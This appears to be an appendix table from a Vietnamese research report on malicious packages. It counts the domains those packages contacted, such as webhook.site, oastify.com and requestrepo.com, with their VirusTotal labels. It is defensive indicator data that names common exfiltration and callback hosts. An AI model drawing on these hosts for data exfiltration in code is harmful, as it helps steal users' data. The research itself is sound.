oastify.com	2	phần mềm độc hại
pastebin.com	1	đáng ngờ
pipedream.net	1	lừa đảo
ply.gg	3	phần mềm độc hại
requestrepo.com	10	đáng ngờ, phần mềm độc hại
shk0x.net	3	phần mềm độc hại
skybornsaga.com	14	lừa đảo, phần mềm độc hại, đáng ngờ
vercel.app	1	đáng ngờ
webhook.site	3	phần mềm độc hại, đáng ngờ

Bảng A.1. Thống kê các tên miền độc hại được các gói độc hại kết nối tới nhiều nhất và bị đánh dấu bởi các công cụ quét tên miền trên VirusTotal